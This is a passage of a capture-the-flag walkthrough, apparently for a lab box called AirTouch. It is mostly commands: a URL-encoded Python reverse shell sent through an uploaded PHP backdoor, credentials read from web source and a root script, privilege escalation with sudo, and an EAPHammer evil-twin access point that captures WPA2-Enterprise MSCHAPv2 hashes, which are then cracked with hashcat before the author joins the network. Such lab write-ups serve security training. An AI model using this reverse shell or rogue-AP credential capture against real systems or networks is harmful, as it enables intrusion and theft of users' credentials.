
We open http://192.168.3.1/uploads/simple-backdoor.phar

We open a listener on root@AirTouch-Consultant aka 172.20.1.2
nc -lvnp 4444

We use the python3 Shell on https://www.revshells.com/
With URL Encoding (we use the IP that we config above 192.168.3.10)

We trigger the Revshell
http://192.168.3.1/uploads/simple-backdoor.phar?cmd=python3%20-c%20%27import%20os%2Cpty%2Csocket%3Bs%3Dsocket.socket%28%29%3Bs.connect%28%28%22192.168.3.10%22%2C4444%29%29%3B%5Bos.dup2%28s.fileno%28%29%2Cf%29for%20f%20in%280%2C1%2C2%29%5D%3Bpty.spawn%28%22bash%22%29%27
Shell acces on 192.168.3.1 Corp Vlan
We got a shell as www-data on AirTouch-AP-PSK aka 192.168.3.1

We Inspect the Web Application Login Source Code
cat /var/www/html/login.php
We found some Login Creds


We Switch to a Different Local User Account
PW= JunDRDZKHDnpkpDDvay
su user
We got a shell as user on AirTouch-AP-PSK

We Escalate to a Root Shell Using Sudo
sudo su
User Flag

We Retrieve the User Flag from the Root Directory
cat /root/user.txt
Lateral Movement

We Inspect the Certificate Transfer Script
cat /root/send_certs.sh
We see the SSH Username remote and the PW xGgWEwqUpfoOVsLeROeG for 10.10.10.1

We Monitor Both 2.4 GHz and 5 GHz Wireless Bands Using Airodump-ng
airodump-ng --band abg wlan0
We see the BSSID from AirTouch-Office
Evil Twin Attack

We List the Backed-Up Certificate Files
ls /root/certs-backup/
The certs-backup directory contained the required certificates and private key needed to perform a WPA2-Enterprise Evil Twin attack using EAP authentication

We Start a Local HTTP Server to Serve the certs Files
(at AirTouch-AP-PSK)
cd /root/
python3 -m http.server 8000
We Download Backup Certificate Files from the Internal Web Server to /tmp
(at AirTouch-Consultan)
wget -r -np -nH --cut-dirs=1 -P /tmp http://192.168.3.1:8000/certs-backup/


We Import Custom Certificates into EAPHammer
./eaphammer --cert-wizard import --server-cert /tmp/server.crt --private-key /tmp/server.key --ca-cert /tmp/ca.crt

We check the Available Imported Certificates
./eaphammer --cert-wizard list

We Launch a Rogue WPA-EAP Access Point to Enterprise Credentials
./eaphammer --interface wlan4 --channel 44 --wpa-version 2 --hw-mode a -b AC:8B:A9:F3:A1:13 --essid AirTouch-Office --auth wpa-eap --karma --creds
The Eaphammer attack resulted in the successful capture of multiple MSCHAPv2 NetNTLM hashes during authentication attempts
(it can take 1~2 Minutes)
-interface wlan4– Wireless interface used to run the rogue access point
-channel 44– WiFi channel to operate on (5 GHz)
-wpa-version 2– Use WPA2 security
-hw-mode a– Operate in 802.11a (5 GHz) mode
b AC:8B:A9:F3:A1:13– Clone the target access point’s BSSID
-essid AirTouch-Office– SSID of the target network being impersonated
-auth wpa-eap– Enable WPA-Enterprise (802.1X / EAP) authentication
-karma– Respond to client probe requests to attract devices automatically
-creds– Capture authentication credentials during client connections

We Crack Captured MSCHAPv2 Credentials Using Hashcat
hashcat -m 5500 -a 0 mschap.txt /usr/share/wordlists/rockyou.txt
We got the PW laboratory
We google for a example configuration

Here we see a example
 https://wiki.ubuntuusers.de/WLAN/wpa_supplicant/
We Create a WPA-EAP Configuration File for Enterprise Wi-Fi Authentication
cat > /tmp/office.conf << 'EOF'
network={
    ssid="AirTouch-Office"
    scan_ssid=1
    key_mgmt=WPA-EAP
    eap=PEAP
    identity="AirTouch\r4ulcl"
    password="laboratory"
    phase2="auth=MSCHAPV2"
    ca_cert="/tmp/ca.crt"
    phase1="peaplabel=0"
    openssl_ciphers="DEFAULT:@SECLEVEL=0"
}
EOF
We Connect to the Wireless Network Using Wpa_supplicant
wpa_supplicant -Dnl80211 -i wlan6 -c /tmp/office.conf -B
-Dnl80211 selects the modern Linux wireless driver, -i wlan6 specifies the wireless interface to use, -c /tmp/office.conf defines the configuration file with the authentication settings, and -B runs wpa_supplicant in the background

We Request a DHCP Lease for the Wireless Interface
(It can take some time, when the command Freeze after 1-2 Minutes abbort with STRG+C)
dhclient wlan6
TipSolution if it not work
pkill -f eaphammer
pkill -f hostapd
pkill -f wpa_supplicant
ip link set wlan6 down
iw dev wlan6 del
iw phy phy0 interface add wlan6 type managed
ip link set wlan6 up
run it in one terminal
wpa_supplicant -Dnl80211 -i wlan6 -c /tmp/office.conf -ddand on another Terminal
dhclient wlan6
